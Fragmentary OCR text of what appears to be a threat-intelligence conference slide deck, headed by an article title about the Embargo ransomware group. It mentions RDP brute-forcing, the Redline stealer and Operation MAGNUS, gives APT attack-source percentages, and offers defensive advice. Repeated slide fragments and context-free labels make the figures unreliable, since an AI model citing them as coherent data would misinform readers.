Novice ransomware group Embargo is testing and deploying a new Rust-based toolkit

Jan Holman

Tomáš Zvara

23 Oct 2024 , 17 min. read



RDP bruteforce

RDP bruteforce


Vulnerabilities

RDP bruteforce

Vulnerabilities

Infostealers

Redline


REDLINE
404
stealer

Operation MAGNUS


Police Fédérale

European Union Agency for
Criminal Justice Cooperation

Threat landscape complexity - mix of motivations

Espionage

Financial



Cyber supporting conflicts

Apply

01

Standard advice still applies

Continuous effort

Apply

01

Standard advice still applies

Continuous effort

02

Focus on **early stages**

Apply

01

Standard advice still applies

Continuous effort

02

Focus on **early stages**

03

Attack simplification increases role of **EDR/XDR** and **threat intel**

ESET Threat Intelligence APT reports PREMIUM
Digital Security
Progress. Protected.
ACTIVITY SUMMARY
TLP: AMBER+STRICT
(eset):research
Attackers and targets
Executive summary
Attackers and targets
Other
North Korea
Russia
About ESET
Europe
Government
Defence
Transportation
Education
Energy
Americas
Technology
Defence
Asia
Education
Government
Middle East
Government
Transportation
Education
Construction
Engineering
Africa
Financial services
Telecommunications
Government
Energy
Defence
Asia
Government
Education
Technology
Political party
Telecommunications
Attack sources
China-aligned APT groups
Russia-aligned APT groups
North Korea-aligned APT groups
Pro-Palestinian APT groups
Other MEA-linked APT groups
Other Eastern European APT groups
Other Asian APT groups
40.0%
27.6%
12.4%
11.0%
3.4%
3.4%
2.1%
16%
0%

RSAC™ 2025 Conference

Many Voices.
One Community.

Thank you

www.welivesecurity.com